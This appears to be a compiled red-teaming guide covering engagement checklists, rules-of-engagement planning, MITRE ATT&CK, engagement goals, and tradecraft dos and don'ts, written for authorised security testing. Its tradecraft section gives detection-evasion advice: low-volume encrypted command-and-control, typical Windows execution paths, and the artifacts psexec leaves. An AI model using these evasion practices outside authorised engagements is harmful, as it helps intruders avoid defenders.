RED TEAM CHECKLIST

## **RED TEAM DEVELOPMENT CHECKLIST**[**​**](https://redteam.guide/docs/checklists/red-team-checklist#red-team-development-checklist)

* ☐ Determine required knowledge and skills
  + ☐ Identify and implement alternate methods for bridging knowledge gaps
* ☐ Develop roles and responsibilities guide
* ☐ Develop red team methodology
* ☐ Develop TTP guidance for engagements
  + ☐ Includes Bag of tricks
* ☐ Develop data collection guide and tools
* ☐ Develop operational process plan
* ☐ Develop communication plan template
* ☐ Develop ROE template
* ☐ Develop technical briefing template
* ☐ Develop report template

## **PLANNING - RED TEAM ENGAGEMENT CHECKLIST**[**​**](https://redteam.guide/docs/checklists/red-team-checklist#planning---red-team-engagement-checklist)

* ☐ Engagement Planning
  + ☐ ROE
    - ☐ Event Communication plan
    - ☐ Distribute Deconfliction Process
    - ☐ Entry point/method
    - ☐ Scope
    - ☐ Goals/Objectives (should address at least one of the following)
      * ☐ Protect
      * ☐ Detect
      * ☐ Respond
      * ☐ Restore
    - ☐ Target Restrictions
    - ☐ Target Infrastructure / Asset verification / Approvals
  + ☐ Scenario Development
  + ☐ Operational Impact planning
* ☐ Develop threat profiles
  + ☐ Network and Host Activity
  + ☐ IOC Generation (incl subsequent Analysis) and Management
* ☐ Plan threat infrastructure
  + ☐ Tier 1
    - ☐ IPs
    - ☐ Systems
    - ☐ Redirectors
    - ☐ PPS
  + ☐ Tier 2
    - ☐ IPs
    - ☐ Systems
    - ☐ Redirectors
    - ☐ PPS
  + ☐ Tier 3
  + ☐ IPs
  + ☐ Systems
  + ☐ Redirectors
  + ☐ PPS
  + ☐ Deploy tools to infrastructure
* ☐ Data collection repository

## **EXECUTION - RED TEAM ENGAGEMENT CHECKLIST**[**​**](https://redteam.guide/docs/checklists/red-team-checklist#execution---red-team-engagement-checklist)

* ☐ Daily completion and roll-up confirmation
  + ☐ Capture logs
  + ☐ Capture screenshots
  + ☐ Capture system changes
* ☐ Daily (or twice daily) mandatory internal RT SITREP
* ☐ Update real-time attack diagram

## **CULMINATION - RED TEAM ENGAGEMENT CHECKLIST**[**​**](https://redteam.guide/docs/checklists/red-team-checklist#culmination---red-team-engagement-checklist)

* ☐ Engagement Closeout
  + ☐ Roll up data
  + ☐ Roll back system changes
  + ☐ Validate data has been collected
  + ☐ Outline critical attack diagram
  + ☐ Technical Review (tech-on-tech)
  + ☐ Executive Brief
* ☐ Reporting
  + ☐ Draft attack narrative
  + ☐ Draft observation and findings
  + ☐ Finalize attack diagram
  + ☐ Finalize report

# RULES OF ENGAGEMENT (ROE) PLANNING

This document governs the entire process of a Red Team and must be adhered to during the execution of an engagement. Deviation from the rules established in the ROE must be approved by all parties prior to execution.

The ROE document covers numerous topics. Some include:

* Authorized Actions
* Explicitly Restricted Actions
* Authorized Targets and Target Space
* Restricted Items (Blacklist)
* Engagement Objectives

## **ROE DOCUMENT**[**​**](https://redteam.guide/docs/checklists/roe-planning#roe-document)

The ROE documents the target information, approvals, threat implementation, activities, and issues required to staff, coordinate, and execute engagements within the target environment.

The main body of the ROE (often derived from a standing template) provides information on:

* The Red Team methodology
* A high-level description of the types of activities that may be executed
* The types of hardware and software that may be employed
* A recommended deconfliction process
* Levels of threat available (comparison)
* Roles and responsibilities of each functional group (Exercise Control Group (ECG), White Cell, Training Audience (TA), etc.)
* The identification of and references to appropriate legal requirements (PCI, FERPA, HIPAA, HITEC, SOX, GLBA, etc.)
* A legal responsibility disclaimer (federally mandated requirements for the Red Team to report certain findings)


Information specific to each individual engagement should be documented in annexes to the ROE. At a minimum, ROE annexes should detail:

* The Target of the Engagement
  + Organization name
  + Address
  + Specific groups or divisions
  + Organizational identifiers
  + Senior management contact info
* An Engagement Contact List (name, role, phone, email, office location)
  + ECG personnel
  + White Cell
  + Trusted Agents
  + Red Team Lead
  + Red Tech Lead
* Engagement Objectives
  + Conditions
  + Threat level
  + Targeted objectives
  + Targets of opportunity
  + Measures of success/failure
* Authorized Target Space
  + Network
    - The IP boundaries of the event
    - Domains and/or workgroups
    - Specific off-limits areas and resources (non-target intellectual property file share)
    - Off-limits machines, networks, equipment, or applications (blacklist)
    - Maintenance windows
  + Physical
    - Areas of the campus
    - Buildings
    - Offices
    - Off-limits areas (e.g., the emergency services sector of a medical complex)
    - Off-limits materials within the target space (e.g., sensitive documents or equipment)
* Authorized Actions: Types of activities approved for the engagement
* Restricted Actions: Types of activities restricted during the engagement (if any)
* The process for requesting approval of additional activities during engagement execution
  + Approval process
  + Points of contact (name, role, phone, email, office location)
  + Alternate POC

The ROE must be updated when the target space, authorized actions, objectives, or scope are changed. For instance, the original scope may be limited to computer network attacks. If physical attacks are planned, the ROE must be updated to reflect the additional activities and controls. The Red Team Lead will address suggestions or adjustments to the ROE. Each review result must be provided to the originator. The final ROE must be approved by a Trusted Agent in senior management of the target environment.

# MITRE ATT&CK

MITRE’s Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary’s lifecycle and the platforms they are known to target. ATT&CK is useful for understanding security risk against known adversary behavior, for planning security improvements, and verifying defenses work as expected.



**ATT&CK is broken into Tactics, Techniques, and Procedures**

* **Tactics** are the tactical goals a threat may use during an operation.
* **Techniques** describe the actions threats take to achieve their objectives.
* **Procedures** are the technical steps required to perform the action.

This frameworks provides a classification of all threat actions regardless of the underlying vulnerabilities.

Red teams can emulate realistic TTPs through research and experience. Much of this information has been complied in to ATT&CK. ATT&CK can be thought of a menu of TTPs. Red teams can use this to ensure they have a comprehensive set of threat TTPs, and blue teams can use this to build a scorecard of how well they are able to defend against various TTPs.

## **REFERENCES**[**​**](https://redteam.guide/docs/Concepts/mitre_attack#references)

| **Description** | **Link** |
| --- | --- |
| ATT&CK | <https://attack.mitre.org/wiki/Main_Page> |
| PRE-ATT&CK | <https://attack.mitre.org/pre-attack/index.php/Main_Page> |
| ATT&CK Navigator | <https://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/the-attck%E2%84%A2-navigator-a-new-open-source> |
| ATT&CK Navigator Example | <https://mitre.github.io/attack-navigator/enterprise/> |

# RED TEAM ENGAGEMENT VS PENETRATION TEST VS VULNERABILITY ASSESSMENT

A threat-based approach to security testing may use several names; Red Teaming, Threat Operations, Threat Assessment, Purple Teaming, Adversarial Assessment, Penetration Testing, Vulnerability Testing. These are not all the same, and it is important that the security industry defines terms to establish a common understanding. To help with this, all threat-based security testing in this post will be referred to as Red Teaming.

Definition: **Red Teaming** is the process of using tactics, techniques, and procedures (TTPs) to emulate a real-world threat with the goals of training and measuring the effectiveness of people, processes, and technology used to defend an environment.


In other words, red teaming is the process of emulating a threat using realistic techniques with the goal of training blue teams and/or measuring security operations as a whole.

Red teaming can provide a deep understand of the negative impacts an intelligent threat-actor can have against a target.

## **RED TEAMING IN PERSPECTIVE TO ORGANIZATIONAL RISK**[**​**](https://redteam.guide/docs/Concepts/red-vs-pen-vs-vuln#red-teaming-in-perspective-to-organizational-risk)

Security testing of any sort is ultimately about managing organization risk to threats.

Using an inverse pyramid, we can illustrate the relationships between Red Teaming, Penetration Testing, and Vulnerability Assessments. This will help further define what Red Teaming IS and IS NOT.



* **Vulnerability assessments** tend to be wide in coverage but narrow in scope. Consider a vulnerability assessment of all enterprise workstations. The scope is very wide, but not very deep in context of organizational risks. What can be said about risk when flaws are found? Organizational risk can only be understood at the workstation level? Overall risk to an organization may be extrapolated to a small degree, but generally stays at that workstation level. Vulnerability assessments are good at reducing the attack surface but do not provide direct information in terms of organizational risk.
* **Penetrations tests** take vulnerability assessments to the next level by exploiting and proving out attack paths. Penetration tests can often look and feel like a red team engagement and even use some of the same tools or techniques. The key difference lies in the goals and intent. The goal of a penetration test is to execute an attack against a target system to identify and measure risks associated with the exploitation of a target’s attack surface. Organizational risks can be indirectly measured and are typically extrapolated from some technical attack. What about the people and processes? This is where red teaming fits.
* **Red Team Engagements** are scenario based engagements driven by specific threat goals. Red teaming focuses on security operations as a whole and includes people, processes, and technology. Red teaming specifically focuses on goals related to training blue teams or measuring how security operations can impact a threat’s ability to operate. Technical flaws are secondary to understanding how the threat was able to impact an organization’s operations or how security operations was able to impact a threat’s ability to operate.


## **BOTTOM LINE**[**​**](https://redteam.guide/docs/Concepts/red-vs-pen-vs-vuln#bottom-line)

Vulnerability assessment and Penetration tests are a means to identify technical flaws with the ultimate goal of reducing a targets attack surface.

Red teaming is a goal driven scenario used to train or measure blue. Red teaming goals lie in understanding security operations as a whole. people, processes, and technology.

# ROLES AND RELATIONSHIPS

An effective Red Team is comprised of a team of individuals who can contribute to the overall success. Diversity is crucial, but the team as a whole must be comprised of the core operator traits. A team can be even more successful when multiple team members contribute in various areas. In addition to the Red Team itself, successful execution of an engagement requires the involvement of numerous roles and groups.



# RED TEAM ENGAGEMENT GOAL PLANNING

Creating and deciding Red Team engagement goals can be difficult. This is especially true for organizations new to Red Teaming. Whether you are on the delivery or receiving end of a Red Team engagement, the solid goals must be decided to have successful Red Team engagement. This document provides a list of common goals that work well in most Red Team engagements. They can be used as a starting point for planning. Modify and customize as needed. Each goal has a list of questions that can be answered as a narrative from the observations and measurements during a Red Team engagement.

## **COMMON GOALS: MEASURE AND OBSERVE ...**[**​**](https://redteam.guide/docs/Planning/goal-planning#common-goals-measure-and-observe-)

### **A THREAT’S ABILITY TO ACCESS TO COMMON AND RESTRICTED AREAS (PHYSICAL)**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-access-to-common-and-restricted-areas-physical)

* What ability does a threat have to access common areas?
* What ability does a threat have to access restricted areas?
* Can a threat use access gained to enable cyber capabilities?
* What impacts can a threat have through gained access?

### **A THREAT’S ABILITY TO ACCESS KEY/CRITICAL SYSTEMS**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-access-keycritical-systems)

* Can a threat access key/critical systems?
* What impacts can a threat have on key/critical systems?

### **A THREAT’S ABILITY TO MOVE FREELY THROUGHOUT A NETWORK**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-move-freely-throughout-a-network)

* What ability does a threat have to freely move throughout a network?

### **A THREAT’S ABILITY TO GAIN DOMAIN WIDE AND LOCAL ADMINISTRATIVE ACCESS?**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-gain-domain-wide-and-local-administrative-access)

* What ability does a threat have to gain local administrative access?
* What ability does a threat have to gain domain administrative access?
* What ability does a threat have to gain elevated access?

### **A THREAT’S ABILITY TO ACCESS OR IDENTIFY SENSITIVE INFORMATION**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-access-or-identify-sensitive-information)

* What ability does a threat have to access sensitive information?
* What ability does a threat have to identify sensitive information?

### **A THREAT’S ABILITY TO EXFILTRATE DATA OUTSIDE AN ORGANIZATION**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-exfiltrate-data-outside-an-organization)

* What ability does a threat have to exfiltrate data outside an organization?
* How much data must be exfiltrated to impact an organization?

### **A THREAT’S ABILITY TO ACT UNDETECTED FOR A GIVEN TIME FRAME**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-act-undetected-for-a-given-time-frame)

* How long can a threat go undetected?
* Can a threat achieve its goals undetected?
* What must a threat do to stimulate a reaction from an organization?

### **A THREAT’S ABILITY TO PERFORM OPERATIONAL IMPACTS**[**​**](https://redteam.guide/docs/Planning/goal-planning#a-threats-ability-to-perform-operational-impacts)

* What impacts can a threat perform against an organization?
* How can a threat affect X?

# RED TEAM TRADECRAFT AND TTP GUIDANCE

## **GUIDANCE**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#guidance)

| **Do** | **Don't** |
| --- | --- |
| Log all significant events | Use untested tools on a target system |
| Consult with peers | Use unencrypted channels for C2 |
| Understand tools and technology used | Attempt to exploit or attack unencrypted websites |
| Perform situational awareness | Execute from non-executable locations |
| Minimize callback (C2) volume | Download restricted datasets |
|  | Use binaries for initial access |

## **DO**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#do)

### **LOG ALL SIGNIFICANT ACTIONS (SUCCESSES AND FAILURES)**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#log-all-significant-actions-successes-and-failures)

Log, log and log some more! Screenshot all significant actions including successful and failed attempts. One of the most important aspects of the Red Team engagement is the collection of data (a.k.a. logs). It is common that an inexperienced team completes an engagement with subpar documentation. Many actions are not fully captured, some actions are never captured, and often key failures are ignored. Each action performed provides value to the target as well as the target defenders. Incomplete logs prevent the Red Team from providing a complete and accurate depiction of the actions, obstacles, and defensive strengths and weaknesses of the target (i.e. mission failure). There are several methods to ensure logs are appropriately captured and stored:

* Automated logging of the terminal: All terminal actions logged, timestamped and stored to a predefined location.
* Tool logs: Most commercial tools have some capability to log actions and produce a raw and/or final report.
* Custom tools logs: If you write a custom tool/script, it should output a log of actions and results.
* Operator logs: By far this is the most important log. A log may show the action performed and the result; however, only the operator can accurately note the way the action was performed, what lead them to the decision, and their interpretation of the result.
* Screenshots: Terminal logs are great for the operator and even better as supporting artifacts; however, they may mean nothing to senior level executives (and even some IT professionals). Screenshots before, during, and following the execution of an action hold much more weight than a terminal log, tool log, or operator log (often if may just be a screenshot of the terminal during execution).

### **CONSULT WITH PEERS**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#consult-with-peers)

No matter how long you have been performing IT or security, consult your peers before taking action. This is especially true during exploitation and command and control setup. Simple mistakes often lead to Red Team discovery too early in the engagement. Look at the command below. The command will be run as part of a tool written to provide general SA on a Linux system. What should the output look like?

netstat –antb

The command above is a netstat command that can be executed on a Windows host. Linux does not have the "b" option and produces an "invalid option" response. Think about it

* Have you ever typed ifconfig instead of ipconfig?
* Have you ever typed rm \* in the wrong directory?
* Have you ever entered credentials only to discover they were "fat fingered" (after access error)? While these are oversimplifications, they represent the need for peer review on tools, C2, setup, execution, and even clean up.

### **UNDERSTAND THE TOOLS AND TECHNOLOGIES USED**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#understand-the-tools-and-technologies-used)

Understand the underlying technology of a tool or technique before using it on an event. Know how the tool or technique interacts with a target, what network traffic it may generate, and what traces it may leave behind. Knowing what a tool does is only one-third of the equation. What does that mean exactly? Let’s quickly look at a few questions and an example.

* What artifacts does the tool leave behind? - Are any files modified during execution?
* Are there tales in the network traffic?

Now let’s look at psexec (a commonly used tool, but not a recommended tool for Red Teaming a remote system) Depending on how psexec is executed it:

* Copies a service file to the remote system
* Enters a service key into the registry
* Creates a prefetch file
* Creates an entry in the Application Compatibility Cache - Creates a login event
* Creates a profile folder for the remote user
* Attempts to remove service file and key when exiting (not always successful)

What happens when using the –e option? –s option? How does this differ from psexec for PowerShell? Psexec is not a bad tool, and Red Team operators will use it. But... it is important to understand the IOCs generated by a tool. Getting caught due to a lack of tool understanding is not something any Red Team operators wants to experience.

### **PERFORM SITUATIONAL AWARENESS**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#perform-situational-awareness)

After gaining access to a remote system perform situational awareness before moving on.

* Understand the environment you are in (Is the target in scope?)
* What protections exist on the system or network?
* What are the risks of being caught and what attack paths does the system provide? - Are there pre-established connections to other network resources?
* Who is into the system?
* Who has recently logged into the system?

### **MINIMIZE CALLBACK (C2) VOLUME**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#minimize-callback-c2-volume)

Unless a Host Based protection mechanism is triggered, it is more likely to be discovered or caught by a defenders recognition and/or analysis of traffic on the network. To avoid early detection, it is always good tradecraft to limit the amount of traffic generated during the engagement. There are several general concepts that, if followed, increase the success of the engagement while decreasing the chances of being discovered:

* Keep traffic internal to a network: One of the most common issues, and one you should always attempt to change, are the limited number of sensors inside a network. Most network protections are currently applied at the boundary.
* Pivot command and control traffic to a minimal number of outbound sources: Maintain at least two outbound sources for C2 redundancy; however, only use one for operations (considered an interactive tier). The second (a long or short haul tier) is dormant or extremely slow to be used as a backup if/when the primary is discovered.

## **DON’T**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#dont)

### **USE UNTESTED TOOLS ON A TARGET SYSTEM**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#use-untested-tools-on-a-target-system)

Before using a new tool (script, application, binary, process, etc.) on a target system, it must be tested, undergo an internal vetting process and be added to an official toolset. Does the tool have negative impacts on specific versions of an OS?

* Works fine on Windows 7 but causes system error in Windows 8?
* Do you know if/what additional actions the tool performs?
* Tool creates a covert channel for use inside the network.
* This tool creates a private tunnel between host on a virtual interface; however, this creates a network conflict
* Ex: target net: 10.10.2.0/24, covert channel net: 10.10.2.0/24 - Hint: Don’t use these! Does the tool try to call home for updates?
* At start or during a specific operation, the tool tries to poll home for updates
* This can trigger defensive alerts identifying unauthorized persons or software on the network

Does the tool attempt to run as a specific user or, worse, create a user/group? Keep these questions in mind before executing untested or unknown tools.

### **USE UNENCRYPTED CHANNELS FOR C2**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#use-unencrypted-channels-for-c2)

Command and control data exiting the network must be encrypted. Clear text data, such as uploading a binary, issuing an operating system command or using a web shell will be detected by an IDS or other network defense if in clear text. It has become common for IPS/IDS to detect specific strings discovered in clear text traffic. For example: "C:\Windows\System32" has become a common trigger for investigation. Some defenders have even gone the extra mile in legitimizing a potential threat. Assume the defender uses a remote administration tool on a regular basis. Ignoring recommendation, this traffic is unencrypted. Rather than alert each time the tool is used legitimately, the alert is configured to look for inconsistencies in the text. For example: most attackers are accustomed to typing lowercase commands in windows. The defender ignores "C:\Windows\System32" but alerts on "c:\windows\system32" Encryption of internal C2 traffic depends upon several different factors:

* Are there sensors inside the network?
* Are there other encrypted communications occurring between target systems?
* Would encrypted traffic stand-out more than unencrypted traffic? Internal encryption is another example of where peers should be consulted to determine the best course of action before deploying C2 further into a network.

### **ATTEMPT TO EXPLOIT OR ATTACK UNENCRYPTED WEBSITES**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#attempt-to-exploit-or-attack-unencrypted-websites)

As tempting as it may be, do not attack unencrypted websites. Simple attacks can trigger IDS. Always know your target IP space. There are likely several websites available for review. Proper reconnaissance and/or coordination should have discovered each. Create a list of sites in your target log. Include IP, URLs, an educated guess at the function, ports, protocols, etc.

Important Note! Prior to performing any exploitation and attacks against a web server, refer to your rules of engagement and fully understand:

* Who actually owns the website?
* Who owns the system where the website is hosted? Who owns the backend application?
* Have proper approvals been obtained to test?

### **EXECUTE FROM NON-EXECUTABLE LOCATIONS**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#execute-from-non-executable-locations)

Execution on a Windows environment must occur in a location typical of windows. Executable locations such as c:\programdata, c:\progam files, c:\windows\ are common. Execution for locations such as c:\windows\temp should never occur.

### **USE BINARIES FOR INITIAL CAPABILITIES**[**​**](https://redteam.guide/docs/Planning/red-team-tradecraft#use-binaries-for-initial-capabilities)

